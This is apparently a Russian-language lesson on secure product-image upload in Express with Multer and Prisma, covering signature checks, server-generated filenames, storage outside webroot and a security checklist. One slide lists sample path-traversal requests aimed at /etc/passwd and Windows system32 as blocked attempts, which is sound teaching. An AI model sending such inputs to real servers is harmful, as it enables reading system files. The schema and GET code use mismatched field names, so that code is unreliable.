
- Только admin может изменить Product image.
- Product id валидируется.
- Multer принимает только один file field image.
- Controller вызывается после security middleware.

POST /api/products/:id/image — путь загрузки изображения товара

Полный путь обработки файла: от запроса администратора до сохранения в базе данных.



Доступно только авторизованным пользователям с ролью "admin"



Проверка JPEG/PNG signature

```
import { open } from "node:fs/promises";

export async function detectImageType(filePath) {
  const file = await open(filePath, "r");
  const buffer = Buffer.alloc(8);

  try {
    await file.read(buffer, 0, 8, 0);
  } finally {
    await file.close();
  }

  const isPng = buffer.equals(
    Buffer.from([0x89, 0x50, 0x4e, 0x47, 0x0d, 0x0a, 0x1a, 0x0a])
  );

  const isJpeg =
    buffer[0] === 0xff &&
    buffer[1] === 0xd8 &&
    buffer[2] === 0xff;

  if (isPng) return "image/png";
  if (isJpeg) return "image/jpeg";
  return null;
}
```

Что важно

- Проверяются первые байты файла.
- Несоответствие ожидаемым signatures приводит к удалению файла.
- Это дополнительный слой поверх MIME allowlist.

Если проверка не прошла

- Не сохраняйте metadata в Product.
- Удалите временно записанный файл.
- Верните 400 Unsupported or invalid image.
- Запишите security event в log.
- Не пытайтесь обработать неизвестный файл как изображение.

Metadata Product

PRISMA

```
model Product {  
  id          Int      @id @default(autoincrement())  
  name        String  
  price       Int  
  imageName   String?  @map("image_name")  
  imageMime   String?  @map("image_mime")  
  imageSize   Int?     @map("image_size")  
  
  @@map("products")  
}
```

Что важно

- В БД хранится только metadata и generated filename.
- Файл остаётся в storage.
- Nullable поля позволяют Product существовать без изображения.

Сохранение metadata

JAVASCRIPT

```
await prisma.product.update({
  where: { id: productId },
  data: {
    imageName: req.file.filename,
    imageMime: detectedType,
    imageSize: req.file.size
  }
});
```

Что важно

- originalname не становится storage key.
- MIME сохраняется после серверной проверки.
- Product связывается с конкретным stored file.

Безопасная выдача файла

- Не принимайте filesystem path от клиента.
- Сначала получите Product по id.
- Из Product metadata получите generated filename.
- Постройте путь только внутри server-controlled upload directory.
- Установите корректный Content-Type.

Получение изображения товара (GET)

Пользователь передаёт только Product id. Путь к файлу определяется исключительно на сервере.



Безопасный доступ к файлам

Пользователь не имеет прямого доступа к файловой системе сервера.

1 Запрос от клиента

Пользователь запрашивает изображение по ID товара.



Браузер / Frontend

GET /api/products/123/image

Headers:
Accept: image/*

2 Проверка ID

Валидация параметра и поиск в базе данных.



Express.js
(Controller)

```
const id = Number(req.params.id);
if (!id || id <= 0) {
  return res.status(400).json({
    error: 'Invalid product id'
  });
}
```

✓ ID корректен

3 Получение метаданных

Из базы данных берётся информация о файле товара (имя файла, тип, размер).



PostgreSQL
(Prisma)

```
const product = await prisma.
product.findUnique({
  where: { id },
  select: {
    id: true,
    imageFilename: true,
    imageMimeType: true,
    imageSize: true,
  }
});
```

Пример записи в БД

```
id: 123
imageFilename: "7f9a3c2e-....jpg"
imageMimeType: "image/jpeg"
imageSize: 245760
```

4 Формирование безопасного пути

Путь к файлу формируется сервером. Используется только значение из БД.



Путь на сервере
(вне webroot)

```
const filePath = path.join(
  UPLOAD_DIR,
  product.imageFilename
);
```

- ✓ Путь формируется на сервере
- ✓ Невозможно изменить путь со стороны пользователя
- ✓ Защита от path traversal
- ✓ Доступ только к разрешённой директории

5 Установка Content-Type

Тип файла берётся из БД (или определяется по сигнатуре).



```
res.setHeader(
  'Content-Type',
  product.imageMimeType
);
res.setHeader(
  'Content-Length',
  product.imageSize
);
```

! Content-Type задаётся сервером, а не берётся из запроса пользователя. Это исключает подмену типа файла.

6 Отправка файла

Файл читается с диска и отправляется клиенту в ответе.



Файловая система
(хранилище загрузок)

```
return res.sendFile(filePath, {
  headers: {
    'Content-Type':
      product.imageMimeType,
    'Content-Length':
      product.imageSize,
    'Cache-Control':
      'public, max-age=86400'
  }
});
```

7 Ответ клиенту

Браузер получает и отображает изображение.



✓ HTTP/1.1 200 OK

Content-Type: image/jpeg
Content-Length: 245760
Cache-Control: public, max-age=86400



Пользователь не может указать путь к файлу

Любые попытки передать путь или имя файла игнорируются.

Попытки злоумышленника (НЕ РАБОТАЮТ):

- ✗ /api/products/123/image?file=../../etc/passwd
- ✗ /api/products/123/image?file=secret.jpg
- ✗ /api/products/123/image?path=C:\windows\system32\config
- ✗ /api/products/123/image?filename=../../.../image.php.jpg



Только ID товара

Клиент передаёт только числовой ID. Все остальные данные определяются сервером.

Правильный запрос:

- ✓ GET /api/products/123/image



Возможные ошибки

Примеры ответов при ошибках:

- 400 Неверный формат ID
{ "error": "Invalid product id" }
- 404 Товар не найден
{ "error": "Product not found" }
- 404 Изображение не найдено
{ "error": "Image not found" }
- 500 Ошибка чтения файла
{ "error": "Failed to load image" }



Рекомендации

- ✓ Никогда не используйте путь из запроса
- ✓ Храните файлы вне публичной директории
- ✓ Проверяйте права доступа к товару
- ✓ Используйте UUID для имён файлов
- ✓ Задавайте Content-Type на сервере
- ✓ Настройте кэширование (Cache-Control)
- ✓ Логируйте запросы и ошибки



Учебный вопрос 5. Защита пользовательского контента

Один `fileFilter` не делает `upload` безопасным

Defense in depth для upload


- Authentication и Authorization.
- Ограничение количества и размера файлов.
- Allowlist extensions/types.
- Content/signature validation.
- Server-generated filename.
- Storage вне webroot.
- Malware scanning или sandbox при доступности.
- Логирование upload/validation/delete событий.

Secure File Upload Pipeline

Многоуровневая защита при загрузке файлов. На каждом этапе выполняются проверки. При ошибке — загрузка прекращается.



Надёжная загрузка — защита ваших пользователей, данных и инфраструктуры.



Дополнительные слои защиты (production)



WAF / Firewall

- Фильтрация подозрительных запросов
- Защита от атак (DDoS, brute force)



Rate limiting

- Ограничение частоты загрузок
- Защита от злоупотреблений



Content Disarm (CDR)

- Удаление активного контента из документов (Office, PDF)
- Преобразование в безопасный формат



Backup & Monitoring

- Резервное копирование файлов
- Мониторинг и логирование
- Алерты при подозрительной активности



Многоуровневая проверка — минимальные риски.

“Доверяй пользователю, но всегда проверяй файл.”
OWASP File Upload Cheat Sheet

Malware scanning и image rewriting

- Для production upload желательно проверять antivirus/sandbox.
- Для изображений полезно декодировать и заново кодировать файл.
- Re-encoding помогает отбросить лишние embedded data и некорректные структуры.
- Не отправляйте чувствительные документы во внешние scanning services без оценки privacy/data leakage.

Удаление и замена файла

- При замене Product image старый файл нужно удалить после успешного сохранения нового metadata.
- При удалении Product следует определить lifecycle связанного файла.
- Ошибки БД и filesystem могут привести к orphan files.
- Production-система должна иметь cleanup job или transactional-like compensation logic.

File upload security checklist

- ✓ Upload endpoint защищён Authentication/Authorization
- ✓ Ожидается конкретное имя file field
- ✓ Количество файлов ограничено
- ✓ Размер файла ограничен
- ✓ Используется allowlist JPEG/PNG
- ✓ MIME не считается доказательством типа
- ✓ Проверяется content/signature
- ✓ Stored filename генерируется сервером
- ✓ Storage находится вне public webroot
- ✓ Файл выдаётся через controlled endpoint
- ✓ Security events логируются
- ✓ Multer и связанные библиотеки регулярно обновляются

Мини-практика: Product image upload

Добавьте безопасную загрузку одного JPEG/PNG изображения для Product.

Задание

- Установить актуальный Multer
- Создать storage/product-images
- Настроить random UUID filename
- Ограничить upload одним файлом до 5 MB
- Разрешить JPEG/PNG через быстрый MIME filter
- Проверить фактическую PNG/JPEG signature
- Добавить imageName/imageMime/imageSize в Product
- Создать POST /api/products/:id/image для admin

Критерии проверки

- Допустимое изображение загружается
- Stored filename не зависит от originalname
- Файл > 5 MB отклоняется
- Неизвестный тип отклоняется
- Fake image с неверной signature удаляется
- Product metadata сохраняется в PostgreSQL
- Изображение выдаётся только по server-controlled path

Типичные ошибки upload implementation

- Хранить `originalname` как `filename`.
- Проверять только расширение.
- Доверять только `file.mimetype`.
- Сохранять uploads прямо в `public directory` без контроля.
- Не задавать `fileSize limit`.
- Разрешать upload любому `anonymous client`.
- Использовать устаревшую версию `upload middleware`.



Product Image Lifecycle

Полный жизненный цикл изображения товара: загрузка → проверка → хранение → запись в БД → выдача → замена и удаление.




Безопасные изображения — лучшие продукты и довольные пользователи!

1

Upload (Загрузка)

Пользователь или администратор загружает изображение.



HTTP POST
multipart/form-data

2

Validation (Проверка)

Многоуровневая проверка безопасности и корректности.


- ✓ Проверка авторизации
- ✓ Ограничение размера (например, ≤ 5 MB)
- ✓ Проверка расширения (allowlist)
- ✓ Проверка MIME-типа
- ✓ Проверка содержимого (сигнатура / magic bytes)
- ✓ Проверка на вредоносный контент (антивирус)

✗ Если проверка не пройдена — файл отклоняется (400/413/422).

3

Storage (Хранение)

Файл сохраняется на сервере в безопасной директории с уникальным именем.



- ✓ Уникальное имя (UUID)
- ✓ Вне webroot
- ✓ Организация по дате/категории
- ✓ Права доступа (только чтение)

4

Database (Запись в БД)

В базу данных сохраняется метаданная, а не сам файл.

Таблица products

id	123
name	Ноутбук ABC
image_filename	a3f9e7c2-5b1d-4d8a.jpg
image_mime	image/jpeg
image_size	2457600
image_width	1920
image_height	1080
image_updated_at	2026-09-21 14:23:11



PostgreSQL (Prisma)

- ✓ Храним только метаданные
- ✓ Связь по product id
- ✓ История обновлений (updated_at)

5

Delivery (Выдача)

Пользователь запрашивает изображение. Сервер безопасно отдаёт файл.



- ✓ Доступ только по ID товара
- ✓ Путь определяется сервером
- ✓ Правильный Content-Type
- ✓ Кэширование (Cache-Control)
- ✓ Опцировано: CDN

6

Delete (Удаление)

Удаление изображения и связанных данных.



Удалить изображение?

Отмена Удалить

- ✓ Удаление записи из БД
- ✓ Удаление файла с диска
- ✓ Очистка кэша (CDN)
- ✓ Логирование действия

! При удалении товара изображение также удаляется (каскадно).



Замена изображения (Replace)

При загрузке нового изображения старое удаляется, в БД обновляются метаданные.



old123.jpg
Старое изображение



a3f9e7c2-...jpg
Новое изображение

- ✓ Новое изображение проходит все проверки
- ✓ Старый файл удаляется с диска
- ✓ В БД обновляется image_filename, image_*
- ✓ Обновляется updated_at
- ✓ Кэш очищается



Удаление товара (Delete Product)

При удалении товара удаляется и связанное изображение.

DELETE
/api/products/123



- ✓ Найти запись в БД
- ✓ Удалить файл с диска
- ✓ Удалить запись из БД
- ✓ Очистить кэш (CDN)
- ✓ Записать в лог



Товар и изображение удалены



Безопасное хранение. Быстрая выдача. Полный контроль.

“Изображения — это важная часть продукта. Управляйте ими безопасно на каждом этапе.”

Контрольные вопросы

1. Почему `express.json()` не обрабатывает `multipart/form-data`?

2. Что добавляет Multer в `req`?

3. Почему Multer не следует подключать глобально?

4. Почему `file.mimetype` нельзя считать надёжным доказательством типа?

5. Для чего нужен `fileSize limit`?

6. Почему `stored filename` должен генерировать сервер?

7. Зачем хранить `files` вне `webroot`?

8. Что даёт проверка `magic bytes/signature`?

9. Какие данные об изображении удобно хранить в `Product`?

10. Почему `file upload` требует `defence in depth`?

Итоги занятия

- 1 Browser передаёт обычные файлы через multipart/form-data.
- 2 Multer разбирает multipart request и создаёт req.file/req.files.
- 3 Upload должен быть доступен только на специально предназначенных routes.
- 4 Размер и количество файлов необходимо ограничивать.
- 5 Extension и MIME проверяются allowlist-правилами, но им нельзя полностью доверять.
- 6 Content/signature validation добавляет независимый слой проверки.
- 7 Stored filename должен генерировать сервер.
- 8 Файлы безопаснее хранить вне webroot.
- 9 PostgreSQL может хранить metadata и связь с Product.
- 10 Production upload требует нескольких уровней защиты, обновлённых библиотек и monitoring.

Завершение РО 4.4

- Authentication, Authorization, безопасность и frontend/backend integration
- Регистрация и login
- Argon2 password hashing
- JWT Authentication
- Authorization и RBAC
- Frontend/backend integration
- Frontend auth state
- CORS и CSRF
- REST API hardening и validation
- Secure file upload